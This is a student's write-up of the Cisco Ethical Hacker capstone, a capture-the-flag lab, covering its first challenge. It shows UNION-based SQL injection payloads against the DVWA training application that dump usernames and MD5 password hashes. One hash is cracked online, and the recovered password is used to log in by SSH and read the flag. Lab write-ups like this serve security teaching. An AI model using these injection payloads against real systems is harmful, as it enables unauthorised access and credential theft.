CISCO
Ethical Hacker
Capstone Activity

This Photo by Unknown Author is licensed under CC BY-SA

Marlo Clarke

Table of Contents

Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

Required Resources

- Kali VM customized for the Ethical Hacker course

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0/24 and 192.168.0.0/24 networks.

Challenge 1: SQL Injection

This Photo by Unknown Author is licensed under CC BY


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

a. Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

b. Login with the credentials **admin / password**.




Username: admin

Password: ••••••••

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

c. Set the DVWA security level to **low** and click **Submit**.



DVWA Security


Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low



DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low | Submit

Step 2: Retrieve the user credentials for the Bob Smith's account.

Select SQL Injections from the left pane and the following page will appear.



Vulnerability: SQL Injection


User ID: Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

a. Identify the table that contains usernames and passwords.

Identify Database
Payload: **1' OR 1=1 UNION SELECT 1, DATABASE()#**



Vulnerability: SQL Injection


User ID:

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

The name of the database that contain the usernames and passwords is dvwa.

Identify the Tables in the database

Payload: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #




Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #
First name: 1
Surname: users
```

The two tables identified in the dvwa database are users and guestbook.

b. Locate a vulnerable input form that will allow you to inject SQL commands.



10.5.5.12/vulnerabilities/sqli/

Vulnerability: SQL Injection


User ID: 1' OR 1=1 # Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

c. Retrieve the username and the password hash for **Bob Smith's** account.

Payload: **1' OR 1=1 UNION SELECT user, password FROM users #**




10.5.5.12/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2C+password+FROM+users+%23&Su

```
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Bob Smiths Account Credentials: **Bob Smith’s username is smithy and his password hash is 5f4dcc3b5aa765d61d8327deb882cf99**

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**’s password.


Vulnerability: SQL Injectio ×
CrackStation - Online Pas ×
https://crackstation.net
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CrackStation
Defuse.ca · Twitter
CrackStation ¥ Password Hashing Security ¥ Defuse Security ¥
I'm not a robot
reCAPTCHA is changing its terms of service. Take action.
reCAPTCHA
Privacy - Terms
Crack Hashes
Download CrackStation's Wordlist
Right Ctrl


Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

What is the password of Bob Smith's account?



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


The password of Bob Smith’s account is password.

Step 4: Locate and open the file with Challenge 1 code.

- Log into **192.168.0.10** as **Bob Smith**.

Open terminal and enter Command: ssh smithy@192.168.0.10

- Locate and open the flag file in the user's home directory.



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Jan  9 01:19:52 2026 from 192.168.0.1
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
